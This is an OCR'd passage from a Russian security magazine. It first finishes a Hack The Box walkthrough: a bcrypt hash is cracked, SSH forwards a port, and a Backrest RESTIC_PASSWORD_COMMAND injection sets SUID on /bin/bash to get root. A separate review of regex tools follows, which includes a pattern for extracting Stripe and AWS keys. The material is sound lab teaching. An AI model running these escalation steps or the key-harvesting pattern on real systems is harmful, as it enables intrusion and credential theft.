
Декодируем из Base64 и отправляем хеш на перебор в **hashcat**.



```
echo 'JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP' |  base64 -d
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
```

Декодирование хеша

```
hashcat -m 3200 hash rockyou.txt
```




```
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO:!@#$%^

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP5...Zz/0QO
```

Результат подбора пароля

Теперь у нас есть учетные данные для Backrest, но, чтобы получить доступ к системе, нужно будет прокинуть порт 9898 на свой хост с помощью SSH.


```
ssh gael@artificial.htb -L 9898:127.0.0.1:9898
```

Теперь весь трафик, который мы пошлем на локальный порт 9898, будет туннелирован на порт 9898 указанного хоста (в данном случае 127.0.0.1) через SSH-хост. Можем обратиться к сервису через браузер.




Главная страница сайта

Авторизуемся и попробуем создать новый репозиторий restic. При создании мы можем установить значение переменных окружения, например `RESTIC_PASSWORD_COMMAND` — для выполнения команды `bash -c 'chmod u+s /bin/bash'`.




Параметры репозитория

После этого запустим тестирование конфига, что приведет к выполнению нашей команды от имени пользователя `root`.



Тестовый запуск

В выполненной команде мы назначили S-бит файлу командной оболочки.




```
gael@artificial ~   (0.08s)
ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
```

Проверка атрибутов файла

Справка: бит SUID

Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. После получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.

Это позволяет нам получить сессию от имени `root`.



```
gael@artificial ~
/bin/bash -p
bash-5.0# id
uid=1000(gael) gid=1000(gael) euid=0(root) groups=1000(gael),1007(sysadm)
bash-5.0# cat /root/root.txt
55c1d345e435be46f7ee33981b373a78
bash-5.0#
```

Флаг рута

Машина захвачена! ⌘

РЕГУЛИРУЙ РЕГУЛЯРКИ!

Выбираем инструменты для работы с RegEx

RegEx
regex

ret0x2A
@ret0x2A

Если ты еще не используешь регулярки, то наверняка давно мечтал обуздать их мощь, чтобы экономить кучу времени при работе. Я собрал набор тулз и сайтов, которые помогут тебе в этом. Этот арсенал я использую сам для разработки и пентестинга. В него входят песочницы, генераторы и расширения для Burp.

Кто освоил регулярные выражения, будет использовать их всегда и везде. Пока остальные мучаются со строковыми функциями и написанными на коленке парсерами, ты одним паттерном выдираешь нужное из гигабайтов логов, вытаскиваешь токены в Burp или генерируешь пейлоады. Но без правильных инструментов регулярки превращаются в ад.

REGEX-ПЕСОЧНИЦЫ

В песочницах ты быстро составишь выражение любой сложности, сразу видя результат применения. Если ты новичок, песочницы помогут разобраться, как именно работают RegEx-выражения. Для обучения тебе доступны визуальные инструменты, подсказки и знания, собранные сообществами пользователей.


INFO

Лайфхак для изучения регулярок. Открой любой тренажер алгоритмов, наподобие Codewars. Реши любую задачу и смотри чужие решения. В топе 99% найдется какой-то гений, который решил задачу через мегакрутую регулярку. Топай с ней на regex101.com и внимательно изучи, как она работает. Через пару десятков разборов твой скилл будет на уровне мастера. Айтишники буду тебе завидовать, а тяночки просить твой телеграм!

regex101.com

Легендарный сервис для создания и тестирования регулярных выражений «на живую». Копируешь тестовые данные, вводишь регулярное выражение и сразу видишь результат. Если подзабыл синтаксис, под рукой есть подсказки и заготовки.

Мощная фишка — пояснения, в которых система отображает составные части регулярки и показывает, за что каждая часть отвечает. Помогает понять, что пошло не так. Если этого недостаточно, залогинься, и сможешь запустить отладку регулярки. В режиме отладки увидишь работу выражения по шагам. Система отображает сработавшую часть выражения и подсвечивает совпадения в тестовом тексте.


ШАГИ СООТВЕТСТВИЯ
1
1
200
400
600
800
1000
1000
Доступные сочетания клавиш
ШАГ СООТВЕТСТВИЯ 43

```
/ (?i)(?<=ServerName\s)[^\s\r\n>]+                                  /gm

HTTP/2 200 OK
Date: Sun, 12 Jan 2025 19:16:03 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

########################################################################
```

Режим отладки регулярки


Не забудь покопаться в справочных материалах. Если новичок, рекомендую «Викторину регулярок» (в английской версии — Regex Quiz), там поэтапно освоишь мастерство построения выражений. Для опытных есть раздел «Комьюнити», в котором собраны тысячи готовых примеров.

Система поддерживает восемь основных диалектов и подстраивается под выбранный, включая подсказки. Полностью поддерживаются восемь диалектов: JavaScript, PHP, Java, C++, Go, .NET, Rust и Scala. В режиме эмуляции еще три: Perl, Python, Ruby. Готовую регулярку можешь выгрузить в виде кода.

Инструмент из серии must have, пользуюсь **регулярно**.

regexr.com

Если regex101.com показался тебе перегруженным, посмотри на regexr.com. В нем ты так же в интерактивном режиме можешь тестировать свои регулярные выражения. Все совпадения будут автоматически подсвечены. В нижней части экрана увидишь разбивку выражения на блоки. В разделе Cheatsheet найдешь подсказки по отдельным символам и метасимволам, вроде `\w` или `?`. Больше справочной информации — в RegEx Reference. В некотором смысле regexr.com — это regex101 на минималках. Меньше поддерживаемых диалектов (только JS и PHP), проще интерфейс, меньше нагромождение всяких фич.


Untitled Pattern
Save
New
by gskinner
GitHub
Sign In
RegEx Reference
search
Character classes
Anchors
Escaped characters
Groups & References
Lookaround
Quantifiers & Alternation
Substitution
Expression
JavaScript
Flags
Text
Tests
27 matches (0.0ms)
Tools
Replace
List
Details
Explain

Information on all of the tokens available to create regular expressions.

Double-click an item in the list to insert it into your Expression.

Click the arrow beside an example to load it.

Want to support RegExr? Consider disabling your ad-blocker for this domain. We'll show a non-intrusive, dev-oriented ad in this area.

```
/([A-Z])\w+/g
```

RegExr was created by gskinner.com.

Edit the Expression & Text to see matches. Roll over matches or the expression for details. PCRE & JavaScript flavors of RegEx are supported. Validate your expression with Tests mode.

The side bar includes a Cheatsheet, full Reference, and Help. You can also Save & Share with the Community and view patterns you create or favorite in My Patterns.

Explore results with the Tools below. Replace & List output custom results. Details lists capture groups. Explain describes your expression in plain English.

Roll-over elements below to highlight in the Expression above. Click to open in Reference.


(Capturing group #1. Groups multiple tokens together and creates a capture group for extracting a substring or using a backreference.

[Character set. Match any character in the set.

A-Z Range. Matches a character in the range "A" to "Z" (char code 65 to 90). Case sensitive.

Интерфейс

Прикольная фишка regexr.com во всплывающих подсказках по частям регулярки. При наведении на символы появляется описание команды.



Expression
/([A-Z])\w+/g
by gsk
Edit the Expression & Text

Range. Matches a character in the range "A" to "Z" (char code 65 to 90). Case sensitive.

Всплывающая подсказка к символам

phpliveregex.com

Специализированный инструмент для разработчиков на PHP. Здесь есть строка для сборки регулярного выражения, неплохой читшит, демонстрирует основные функции PHP для работы с регулярками: `preg_match`, `preg_match_all`, `preg_replace`, `preg_grep`, `preg_split`. Сразу видишь, как правильно написать функцию и какой получишь результат.


PHP
Live Regex — A Live Regular Expression Tester for PHP
Tutorials and Regex Database
Regex
Regex Options
Replacement
Your search string(s)
preg_match
preg_match_all
preg_replace
preg_grep
preg_split
Make a permalink
Clear Form Values

```
/ (sk_(live|test)_[0-9a-z]{24}|AKIA[0-9A-Z]{16,20}) /
```

```
$0 --> $2 $1
```

```
User logged in with token:
sk_live_4a1b2c3d4e5f6g7h8i9j0k11
Another token found:
sk_test_1234567890abcdef12345678
Database admin password: P@ssw0rd!
Suspicious IPs detected: 192.168.1.101, 10.0.0.55
Old API key: AKIAIOSFODNN7EXAMPLE
New API key: AKIAIOSFODNN7EXAMPLExyz
Random string: abcdef123456
